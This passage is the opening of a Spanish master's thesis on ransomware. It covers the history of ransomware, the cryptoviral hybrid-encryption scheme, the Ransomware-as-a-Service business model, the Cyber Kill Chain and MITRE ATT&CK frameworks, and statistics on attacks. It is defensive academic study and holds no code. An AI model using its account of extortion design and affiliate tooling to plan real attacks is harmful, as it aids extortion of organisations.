Anatomía del ransomware

Ramón José Paniagua Soza

Máster Universitario en Seguridad de las Tecnologías de la Información y de las Comunicaciones

Hacking

Manuel Jesús Mendoza Flores

Víctor García Font

Junio de 2022

FICHA DEL TRABAJO FINAL

Título del Trabajo:	Anatomía del ransomware
Nombre del autor:	Ramón José Paniagua Soza
Nombre del consultor:	Manuel Jesús Mendoza Flores
Nombre del PRA:	Victor García Font
Fecha de entrega (mm/aaaa):	06/2022
Titulación:	Máster Universitario en Seguridad de las Tecnologías de la Información y de las Comunicaciones
Área del Trabajo Final:	Hacking
Idioma del Trabajo:	Castellano
Palabras clave:	Cibercrimen, Ransomware, Análisis

Resumen del Trabajo (máximo 250 palabras):

El ransomware se ha convertido en uno de los problemas de ciberseguridad más relevantes a día de hoy debido primeramente al gran impacto que puede llegar a suponer para una organización el secuestro de información relevante, y, en segundo lugar, debido al enorme beneficio económico gracias a la extorsión por parte de los grupos criminales que lo orquestan.

Este Trabajo Final de Máster busca llevar a cabo un análisis desde lo general del fenómeno a ejemplos particulares. En primer lugar, se plantea un repaso por la historia y evolución de la actividad del ransomware desde sus primeros días hasta el estado actual de la situación, que se expone con detalle. También se tratan las herramientas y marcos de trabajo que hacen posible comprender y clasificar este tipo de ataques informáticos. Por último, se realiza un estudio pormenorizado de las tácticas, técnicas y procedimientos de Conti, uno de los ransomware con más presencia detectada el pasado año 2021. Esta publicación incluye, además de la revisión de fragmentos del código de su herramienta de cifrado de datos, una prueba de laboratorio donde se ha ejecutado el malware en un entorno controlado y la exposición de los resultados obtenidos.

Abstract (in English, 250 words or less):

Ransomware has become one of the most relevant cybersecurity threats today: first of all, due to the great impact that the kidnapping of relevant information can have on an organization, and, secondly, due to the enormous economic profit thanks to extortion by the criminal groups that orchestrate it.

This Master's Thesis seeks to carry out an analysis from the general to particular examples of the phenomenon. First, it presents a review of the history and evolution of ransomware activity from its early days to the current state, that is addressed in detail. The tools and frameworks that make it possible to understand and classify this type of computer attack are also discussed. Finally it is carried out an extensive review of the tactics, techniques and procedures of Conti, one of the most prevalent ransomware detected in the past year 2021. This study includes, in addition to the code review of fragments of its data encryption tool, a laboratory test where the malware has been executed in a controlled environment and the results obtained are presented.

Tabla de contenidos

Lista de figuras

1. Introducción

1.1. Contexto y justificación del Trabajo

La ubicuidad de los datos, la vital importancia de estos para personas y organizaciones y la omnipresencia de dispositivos conectados a Internet, junto con el auge de las criptomonedas, que dificultan la trazabilidad de pagos y permiten operaciones anónimas, ha sido el caldo de cultivo para que los ataques de ransomware se multipliquen en los últimos años.

A diferencia de otros tipos de software maliciosos, el ransomware tiene una definición muy específica: este tipo de ataque informático se caracteriza por combinar el secuestro de información o el bloqueo del equipo al usuario para, a continuación, exigirle un pago como rescate para su devolución.

Este tipo de crimen, que para usuarios particulares puede suponer un problema serio, se torna enormemente preocupante si el malware tiene la capacidad de extenderse por la red y el atacado es una organización con datos sensibles, como una empresa de gran tamaño o una institución pública con sistemas críticos. Y no se trata de simple especulación; dos de las universidades que imparten la titulación del presente trabajo han sufrido esto mismo en el último año.

En muchas ocasiones, además, el ataque dista mucho de ser fortuito. Es posible que el atacante haya realizado un trabajo previo para conocer el potencial de los datos bloqueados o sustraídos, los puntos débiles de la seguridad de la víctima y su capacidad para pagar el rescate.

Por todo esto podemos considerar que el ransomware es uno de los desafíos más importantes de la ciberseguridad en la coyuntura actual. Se trata de una amenaza que continuamente desarrolla nuevos vectores que permiten la infección y que se encuentra en permanente evolución para evitar las defensas.

1.2. Objetivos del Trabajo

El objetivo del presente trabajo es presentar un análisis exhaustivo que permita comprender mejor el ransomware desde diferentes perspectivas. Así, se pretende ahondar en este tipo de ataques desde un prisma fundamentalmente técnico, pero también conocer otras implicaciones. Una meta adicional es diseccionar un ransomware concreto, incluyendo su código fuente, sus técnicas y procedimientos y realizar un estudio de laboratorio de su funcionamiento.

1.3. Enfoque y método seguido

Fundamentada en la investigación documental, este estudio pretende ser de naturaleza descriptiva en mayor medida. Si bien, en ciertos apartados de análisis más pormenorizado se utilizará también una metodología explicativa que permitan resolver preguntas más técnicas acerca del diseño y funcionamiento de ciertas características del ransomware.

También se ha desarrollado una parte más práctica donde se ha reproducido la forma de actuar del malware en un entorno controlado y se ha analizado dicho comportamiento.

La búsqueda de información para la elaboración del trabajo procede tanto de publicaciones académicas de investigación como de datos expuestos en diversos medios sobre el impacto de este tipo de malware.

1.4. Planificación del Trabajo

El desarrollo del presente trabajo de final de máster se planifica a lo largo de cinco entregas en las que, de forma iterativa, se va redactando y construyendo.

En el Anexo 9.13 queda recogida dicha planificación en un diagrama de Gantt completo.

La primera entrega consiste en establecer los fundamentos del trabajo y se requiere la definición de las tareas, su propia planificación, la presentación del problema a tratar, el establecimiento de los objetivos a alcanzar y mediante qué metodologías. También será necesaria la investigación del estado del arte acerca del ransomware.

A lo largo de las dos siguientes entregas se procede con la documentación y la redacción de cada uno de los capítulos expuestos en la memoria de forma consecutiva. Cabe destacar que en la tercera entrega se realiza el apartado más costoso en términos de dedicación que se prevé sea el análisis técnico de un ransomware y sus mecanismos de infección.

En la cuarta entrega se finaliza la documentación y la redacción de los últimos capítulos, incluyendo el apartado de “Conclusiones y trabajo futuro”.

La quinta entrega queda reservada a la elaboración de una presentación en vídeo con los puntos más destacados del trabajo.

1.5. Breve descripción de los otros capítulos de la memoria

- Historia del ransomware:
  Análisis de cómo se ha llegado a la situación presente. Se pretende responder

a la pregunta acerca de cómo surgió el ransomware, quiénes crean el ransomware y cómo ha cambiado a lo largo de los años.

- Entendiendo un ataque ransomware:
  Se abordará la cuestión de cómo estudiar y qué herramientas son necesarias para analizar una intrusión guiada que desemboca en un ataque de tipo ransomware.
- El ransomware en datos:
  Se tratará de aportar datos y cifras concretas sobre el ransomware para poner de relieve la magnitud del problema.
- Análisis técnico de un ransomware:
  Se profundizará en el análisis de un ransomware concreto, definiendo aspectos clave para entender su funcionamiento. Se incluye en este apartado la ejecución de dicho ransomware en un entorno de laboratorio para comprobar sus capacidades.
- Conclusiones y trabajo futuro:
  Se definirán las conclusiones generales extraídas de todo el trabajo y se propondrán acciones posibles para continuar el estudio.

2. Historia del ransomware

2.1. AIDS Information: el primer ransomware

La aparición del primer ransomware es fácil de concretar debido a lo específico de la definición del propio concepto. Hay un consenso generalizado en considerar que el primer malware que cumple con la definición de ransomware es el denominado AIDS Information (Trojan:DOS/AidsInfo.A). En diciembre de 1989 se distribuyó mediante disquetes de 5¼" enviados por correo postal y afectaba a equipos con sistema operativo MS-DOS 2.0 o superior. Unos días más tarde, el Computer Incident Advisory Capability, el equipo original de respuesta a incidentes de seguridad informática en el Departamento de Energía de los Estados Unidos, alerta de la amenaza. [1] También las ediciones del Virus Bulletin de enero [2] y febrero [3] de 1990 recogen abundante documentación acerca de este nuevo y dañino software.




Ilustración 1 Mensaje de extorsión y disquete de AIDS

Este primer ransomware, escrito en QuickBASIC 3.0, contenía un programa que prometía evaluar el riesgo de una persona de contraer el SIDA en base a un cuestionario. En segundo plano se ejecutaba un troyano que reemplazaba el script de inicio AUTOEXEC.BAT por instrucciones maliciosas. Después de un determinado número de arranques del ordenador de la víctima desde la instalación de AIDS se presentaría una pantalla de demanda de rescate, una licencia de uso engañosa que intenta envolver la extorsión en lenguaje legal. En ese momento todos los nombres de directorios y archivos (aunque no su contenido) se cifrarían con un algoritmo propio. [4] Este pago, por valor de 189 dólares, se pedía que fuera entregado a un apartado postal en Panamá a nombre de "PC Cyborg Corporation". La víctima recibiría entonces el software necesario para rescatar sus archivos por correo postal. AIDS fue categorizado como malware de tipo troyano debido a su comportamiento. Se basaba en criptografía de clave simétrica y, al ser analizado por los expertos [5] en virología informática, pronto aparecieron programas que eran capaces de restaurar y limpiar el sistema. Alan Solomon, Jim

Bates o Robert Slade liberan algunas de estas soluciones que son distribuidas libremente. [6]

El creador de AIDS fue Joseph L Popp Jr., un biólogo evolutivo y primatólogo estadounidense que llegó a enviar miles de copias de su software malicioso antes de ser arrestado por la policía de Reino Unido. Pese a que la investigación policial se calificó como la más intensa y costosa hasta la fecha en la historia del crimen informático, en noviembre de 1991 se desestimó el juicio debido a que el juez determinó que Popp no estaba en las condiciones mentalmente estables como para poder ser procesado. [7] Según su versión, pretendía donar el dinero recaudado a la investigación contra el VIH/SIDA.

2.2. Evolución teórica del concepto

El siguiente gran paso en la evolución del ransomware se produjo cuando dos investigadores, Adam Young y Moti Yung, presentaron un artículo en el Simposio sobre seguridad y privacidad del IEEE en 1996. [8] Esta disertación se acompañaba de un programa como prueba de concepto que utilizaba el cifrado de clave pública para crear código malicioso para extorsionar a los ordenadores de las víctimas afectados. El documento, que sugirió los términos extorsión criptoviral y criptovirología para nombrar este tipo de ciberataque, era un avance teórico sobre el mencionado troyano AIDS ya que, al utilizar el cifrado de clave pública, el atacante genera un par de claves para un sistema de clave pública y coloca la clave de cifrado pública en el criptovirus. De esta manera, la clave de descifrado privada correspondiente se mantiene únicamente en manos del atacante.

El criptovirus propuesto teóricamente se propagaría, infectaría diversos sistemas anfitriones y atacaría mediante el cifrado híbrido de los archivos de la víctima: cifraría los archivos con una clave simétrica aleatoria generada localmente y cifraría a su vez esa clave con la clave pública. Borraría la clave simétrica en texto plano y los archivos originales y colocaría una nota de rescate que contendría un medio para contactar al atacante y la clave simétrica cifrada asimétricamente. La víctima enviaría el pago y la clave cifrada al atacante. El atacante recibiría el pago, descifraría el texto cifrado asimétrico con su clave privada y enviaría la clave simétrica recuperada a la víctima. Finalmente, la víctima podría descifrar sus archivos con la clave simétrica.

En ningún momento se revelaría la clave privada a las víctimas. Solo el atacante podría descifrar el texto cifrado asimétrico. Además, la clave simétrica que recibe una víctima no serviría para otras víctimas, ni tampoco queda registrada en el malware, ya que se puede generar aleatoriamente en tiempo de ejecución. [9]

Esta idea se apoyaba también en los fundamentos propuestos por Sebastiaan von Solms y David Naccache cuatro años antes en otro artículo acerca de la recolección anónima de dinero utilizando sistemas de pago electrónico. Se extrapolaba lo propuesto por estos investigadores sobre un posible secuestro físico al campo del secuestro de información digital. [10]

2.3. Los primeros ransomware significativos del S. XXI

Entre los años 2004 y 2006 aparecen algunos malware relevantes en la historia del ransomware, aprovechando generalmente la expansión de Internet y la ubicuidad de herramientas como el correo electrónico. Así GPCoder, Archiveus o Cryzip son algunos de estos primeros ransomware desde la aparición de AIDS.

La primera constancia que se tiene de Gpcode (Ransom:Win32/Gpcode) es de finales de 2004. Este ransomware tenía como objetivo cifrar los archivos con ciertas extensiones especialmente seleccionadas por su utilidad: xls, doc, txt, rtf, zip, rar, dbf, htm, html, jpg, db, db1, db2, asc, pgp y posteriormente presentaba una nota de rescate en la que demandaba un pago mediante sistemas de dinero electrónico ya desaparecidos, como e-gold o Liberty Reserve. Pese a utilizar sistemas de encriptación débiles y algoritmos propios en sus primeras versiones, posteriormente es mejorado a lo largo de las sucesivas implementaciones.




Ilustración 2 GPCode ransomware

Cryzip, aparecido en 2006, no funcionaba de manera muy diferente a GPCoder. Sin embargo, a diferencia de GPCoder, CryZip no usaba encriptación propia. En su lugar utiliza una librería Zip comercial para encriptar archivos en archivos comprimidos y protegidos con contraseña. Este paso es importante pues "externaliza" el proceso de encriptado abriendo la puerta a encriptados mucho más potentes y profesionales.

Archiveus, otro ransomware similar, se centraba en encriptar el contenido de la carpeta de "Mis Documentos" de Windows en un solo archivo usando RSA. En este caso sus creadores optaron por exigir como rescate que la víctima realizase compras en ciertas webs de productos farmacéuticos.

Unos años más tarde, entre 2008 y 2009, se detectan algunos tipos de estafa informática donde los criminales usan un falso antivirus para asegurar al usuario que su sistema está en peligro por un gran número de (falsas) amenazas y debe pagar para librarse de ellas. Cabe la comparación entre estos antivirus falsos y el ransomware, por su similitud en cuanto a la forma en que opera y la motivación última con la que son creados. En cambio, lo que los diferencia es la forma en que manipulan las tendencias y los miedos humanos; El antivirus falso juega con los miedos acerca de la seguridad y exige que el usuario tome medidas para la autopreservación, mientras que el ransomware funciona como extorsión o como castigo. [11]

En este contexto, hacia 2011 y 2012, los grupos criminales sustituyen en gran medida estos falsos antivirus por ransomware, que son mucho más efectivos para sus fines lucrativos. Así aparecen ciertos malware (Trojan:W32/Ransom) que bloquean por completo el uso del sistema y, mediante un texto, exigen un pago al usuario para recuperar la funcionalidad normal del equipo. Muchas veces este texto hace uso de técnicas de ingeniería social e intenta engañar a la víctima afirmando actuar en nombre de sistemas de seguridad. En otras ocasiones intenta suplantar la identidad de organismos policiales o judiciales y camufla el rescate como una supuesta multa. [12]

2.4. El panorama actual

En los últimos diez años se ha producido una evolución constante en el campo del ransomware a nivel tecnológico y sociológico. Los grupos criminales se han multiplicado y profesionalizado notablemente. Profesionalizarse implica adaptar a sus fines técnicas de gestión de la operación, herramientas y soluciones especializadas reservadas al ámbito profesional de la seguridad o de la programación. Esto ha dado lugar a que algunos atacantes sean capaces de tener objetivos más ambiciosos, como empresas o instituciones, que son sometidos a seguimientos profundos para maximizar el conocimiento sobre la víctima: qué datos se podrían llegar a comprometer, cómo de importante es esta información, cuánto pueden pagar o si estarían dispuestos ello, etc. A su vez, estos ataques son técnicamente más complejos y eficientes, llegando a ser capaces de encriptar una gran cantidad de ficheros de múltiples localizaciones dentro de una misma red corporativa o exfiltrar información sensible. Este último punto añade una dimensión más en la extorsión al amenazar además con la publicación de estos

datos. Un paso más allá también incluye la posible amenaza de implicar un ataque distribuido de denegación de servicio o DDoS, que trate de colapsar un determinado servidor. [13]

Desde 2012 ha explotado la popularidad de las criptomonedas, cuyo máximo exponente desde entonces es el Bitcoin. [14] Esta notoriedad, junto a las cualidades de ser anónimo, [15] admitir transacciones rápidas, permitir su conversión posterior a moneda de curso legal y haber multiplicado su valor, han hecho especialmente atractiva su demanda en los ataques de ransomware. Los delincuentes han preferido masivamente solicitar el rescate en criptomonedas dejando de lado otros sistemas de pago electrónico, ya que son sistemas descentralizados y que no dependen de una empresa concreta que pudiera bloquear sus pagos al detectar una actividad ilegal. [16]

Finalmente, se puede destacar la amenaza latente del ransomware al IoT, donde multitud de dispositivos de este tipo conectados a la red podrían verse afectados por estos ataques. Si bien no ha habido más que casos a pequeña escala o pruebas de concepto, es un campo de actuación que podría desarrollarse más cara al futuro. [17]

2.5. El modelo de negocio Ransomware-as-a-Service

Una consecuencia de la profesionalización de los operadores de ransomware ha sido la aparición de nuevas formas de negocio ilícito, como el Ransomware como servicio o RaaS por sus siglas en inglés. Se trata de un modelo de negocio entre operadores de ransomware y afiliados, en el que los afiliados pagan para lanzar ataques de ransomware desarrollados por los operadores. Se puede ver como una forma de "externalizar" el ataque. Los propietarios de RaaS emplean múltiples afiliados que son responsables de ingresar a las redes de las víctimas y cifrar sus archivos. Estos afiliados se seleccionan principalmente de foros, entre piratas informáticos altamente calificados con experiencia en pruebas de penetración. Los propietarios de RaaS requieren referencias de ciberdelincuentes reconocidos antes de contratar afiliados. El modelo de negocio RaaS hace que la reputación de los ciberdelincuentes sea esencial para el éxito. La mayoría de los afiliados envían una comisión entre el 10 y el 30 % de cada pago de rescate que reciben a los propietarios de RaaS. La cantidad para los operadores se puede deducir automáticamente del rescate cobrado en ciertos casos. Los propietarios de RaaS también suelen proporcionar máquinas virtuales, herramientas de explotación y otras tecnologías para respaldar los ataques de los afiliados. Cada afiliado tiene acceso a un panel de administración donde puede monitorizar la intrusión y comunicarse con las víctimas. Un panel de afiliados suele incluir las siguientes herramientas:

• Un generador ejecutable de ransomware.

• Una aplicación de descifrado de ransomware independiente.

• Una pasarela de pago de criptomonedas para las víctimas.

• Una calculadora de tasa de comisión.

• Herramientas de seguimiento de víctimas y estadísticas.

• Funcionalidad de chat seguro para negociación con víctimas.

Estas herramientas están diseñadas pensando en los usuarios no técnicos. Los ciberdelincuentes ya no necesitan mucha experiencia técnica para ejecutar campañas de ataque exitosas. En cambio, maximizan las ganancias utilizando tácticas psicológicas como la extorsión y la vergüenza de las víctimas. Además, se espera que los afiliados ataquen y rompan constantemente nuevos objetivos. Cada vez que un afiliado se vuelve inactivo durante un largo período de tiempo, los propietarios de RaaS eliminan la cuenta de ese afiliado, lo que tiene un impacto negativo en su reputación. [18]




Ilustración 3 Ciclo de vida del RaaS

3. Entendiendo un ataque ransomware

Un ataque ransomware puede ser un proceso complejo que involucre una serie de etapas llevadas a cabo que se repasarán en este capítulo. Aunque cualquiera puede ser el objetivo, los ataques dirigidos con precisión se suelen enfocar hacia servicios públicos críticos o empresas privadas con capacidad de poder pagar sumas de dinero considerables. Como es lógico, estas operaciones requieren de una mayor dedicación, por parte de los atacantes, que el ransomware distribuido de forma indiscriminada. Es por ello que pueden esperar un retorno de la inversión mayor.

Para poder comprender y estudiar cómo suceden los ataques relacionados con la ciberseguridad se hace necesario utilizar marcos de trabajo o *frameworks* que sean capaces de categorizar las acciones llevadas a cabo en cada paso.

3.1. Cyber Kill Chain

En 2011, la multinacional Lockheed Martin Corporation presenta un artículo donde propone un marco de trabajo basado en el concepto militar de "cadena de exterminio" o *kill chain*. En el ámbito bélico los militares desarrollaron esta metodología para identificar, atacar y destruir su objetivo. Esa misma idea es llevada al terreno de la ciberseguridad. Esta taxonomía, bajo el nombre de Cyber Kill Chain, busca explicar y diferenciar cuáles son las fases elementales por las que atraviesa un atacante para completar su objetivo. Sirve pues para modelar las intrusiones en una red informática, especialmente las que se dan en la forma de "amenaza persistente avanzada" o APT. En ella aparecen las siguientes partes:[19] [20]

1. **Reconocimiento** (Reconnaissance): Consiste en tareas como la identificación, elección y elaboración de perfiles de objetivos potenciales.
2. **Militarización** (Weaponization): Esta fase incluye el diseño e implementación de malware. Por ejemplo, un troyano de acceso remoto integrado con un *exploit* en un archivo adjunto tal como un PDF o un archivo de Microsoft Office. Se trata en la medida de lo posible de reducir el riesgo de detección y evaluación por analistas o soluciones de seguridad.
3. **Entrega** (Delivery): El atacante intenta hacer llegar la carga útil de la fase anterior al entorno del objetivo por diversos medios: correo electrónico, enlaces a webs falsas, dispositivos USB, etc.
4. **Explotación** (Exploitation): Este punto trata la explotación de la vulnerabilidad elegida en un sistema operativo o aplicación en particular usando diversas técnicas para activar el código malicioso.

5. **Instalación** (Installation): A partir de este momento el ataque gana persistencia en el entorno atacado.
6. **Mando y control** (Command & Control): Se establecen los canales de comunicación entre los equipos comprometidos y un servidor que dirige o coordina el ataque, también llamado C2.
7. **Acciones sobre objetivos** (Actions on Objectives): El atacante actúa para lograr sus objetivos, lo que puede ser exfiltración o destrucción de información. En el caso de un ataque de tipo ransomware, este sería el momento del cifrado de la información o la inutilización de los sistemas objetivos.

Durante muchos años este marco de trabajo ha servido como un estándar de facto en la industria de la ciberseguridad y ha influido notablemente en el diseño de tecnología o en la estructuración de los programas de respuesta a incidentes.

3.2. MITRE ATT&CK

MITRE, una organización sin ánimo de lucro vinculada con agencias gubernamentales de Estados Unidos, empieza a desarrollar el *framework* ATT&CK en 2013 y es liberado dos años después. ATT&CK, cuyas siglas hacen referencia a *Adversarial Tactics, Techniques* & *Common Knowledge*, intenta ser un complemento a Cyber Kill Chain y se sitúa en un nivel más bajo que este para describir el comportamiento del adversario o atacante con mayor precisión. Pese a que ambos categorizan y analizan la narrativa del ataque, Cyber Kill Chain ofrece una secuencia lineal de fases claramente definida, mientras que ATT&CK plantea una matriz de tácticas, técnicas y subtécnicas de intrusión conocidas que no están confinadas en un orden de operaciones específico. MITRE ATT&CK, que se ha convertido en un referente indiscutible en el análisis de ataques, es actualizado regularmente con aportes de la industria para mantenerse al día con las técnicas más recientes. De este modo, los responsables de la seguridad en las organizaciones pueden actualizar sus propias prácticas con frecuencia, añadiendo mitigaciones y detecciones propuestas por el sistema.

Las tácticas denotan el objetivo táctico para desarrollar el ataque. Normalmente responden a la pregunta “por qué” se ha realizado una determinada acción. Las técnicas, a un nivel más bajo, responden al “cómo” se ha llevado a cabo una parte del ataque, o bien “qué” ha conseguido el atacante con un movimiento concreto. Cada técnica está asociada a una táctica en particular y a su vez, algunas técnicas tienen subtécnicas que explican con mayor detalle cómo un adversario lleva a cabo una técnica específica.

ID	*Nombre*	*Descripción*
TA0043	Reconocimiento	El adversario está tratando de recopilar información que pueda usar para planificar operaciones futuras.
TA0042	Desarrollo de recursos	El adversario está tratando de establecer recursos que puedan usar para apoyar las operaciones.
TA0001	Acceso inicial	El adversario está tratando de entrar en la red.
TA0002	Ejecución	El adversario está tratando de ejecutar código malicioso.
TA0003	Persistencia	El adversario está tratando de mantener su punto de apoyo.
TA0004	Escalada de privilegios	El adversario está tratando de obtener permisos de nivel superior.
TA0005	Evasión de defensas	El adversario está tratando de evitar ser detectado.
TA0006	Acceso con credenciales	El adversario está tratando de robar nombres de cuenta y contraseñas.
TA0007	Descubrimiento	El adversario está tratando de conocer el entorno.
TA0008	Movimiento	El adversario está tratando de moverse a través del entorno.
TA0009	Recolección	El adversario está tratando de recopilar información para su objetivo.
TA0011	Mando y control	El adversario está tratando de comunicarse con sistemas ya comprometidos para ganar acceso a ellos.
TA0010	Exfiltración	El adversario está tratando de robar datos.
TA0040	Impacto	El adversario está tratando de manipular, interrumpir o destruir los sistemas y datos.

4. El ransomware en datos

Tratar de conocer los datos exactos acerca de la totalidad de los ataques de ransomware ocurridos entraña una dificultad intrínseca, pues una cierta parte de los ataques pueden ser tratados y resueltos con discreción por parte de los atacantes y afectados. De todas formas, las empresas de seguridad informática tratan de hacer estimaciones e investigación a fin de conocer la situación global de este fenómeno.

Durante la última década, el ransomware ha experimentado una enorme evolución e incluso ha ocupado el puesto número uno como la amenaza de ciberseguridad de más rápido crecimiento. La tasa de ataques de ransomware a las empresas se ha acelerado desde un ataque cada 40 segundos en 2016 a un ataque cada 14 segundos en 2019. Además, el ransomware ha seguido progresando para provocar un aumento del tiempo de inactividad, ahora con un promedio de más de 16 días. [21] Se estima que el daño general en el que incurren las empresas por los ataques de ransomware (incluidos los pagos, la reparación y el tiempo de inactividad) ha sido de cerca de 20 mil millones de dólares en 2021.

Chainalysis, una empresa dedicada al análisis de *blockchain* y criptodivisas ha podido rastrear al menos 1200 millones de dólares en pagos de rescate a grupos de ransomware únicamente entre los años 2020 y 2021. Aunque se trata de una estimación conservadora (según la propia compañía, pues considera que los datos de 2021 son susceptibles de ser actualizados al alza) pone de relieve el enorme mercado ilegal que supone esta actividad delictiva. [22]




Ilustración 4 Valor total de criptodivisas recibidas por direcciones de ransomware | 2016-2021. The Chainalysis 2022 Crypto Crime Report

En cuanto a la respuesta de la víctima frente al ataque, en 2020 un 26% pagaría el dinero exigido para poder recuperar sus datos. Este porcentaje se eleva hasta el 32% para el año 2021. [23]

Para clasificar los distintos tipos de ransomware que existen, estos se enmarcan en familias. Las familias de ransomware consisten en varias amenazas de ransomware, todas las cuales se basan en firmas de código comunes; usar las mismas cargas útiles virales y aplicar comandos maliciosos idénticos una vez que obtienen acceso a un sistema personal o comercial. También tienen un estilo de ataque y una distribución similares. Pese a que existen una gran cantidad de familias de ransomware operando, es destacable señalar que más de la mitad de los ataques dirigidos son realizados por menos de una decena de familias.




Ilustración 5 Familias de ransomware investigadas por Sophos Rapid Response | 2020-2021. Sophos 2022 Threat Report Interrelated threats target an interdependent world

En cuanto a la naturaleza de las organizaciones atacadas no parece existir un patrón definido en cuanto a su área de negocio: cualquier tipo de industria imaginable puede ser víctima de un intento de extorsión de este tipo. En cualquier caso, sí se puede destacar que el sector de los servicios profesionales y el sector público son los que más ataques reciben en los últimos años.

Otro dato a señalar es el aumento de la media y mediana del valor de los pagos en concepto de rescate realizados por las empresas. A finales de 2021 la media superaba los 300 000 dólares y la mediana se situaba en más de 100 000 dólares. Estos datos son posibles por la focalización hacia empresas de mayor tamaño, capaces de pagar sumas de dinero más grandes. [24]

5. Análisis técnico de un ransomware

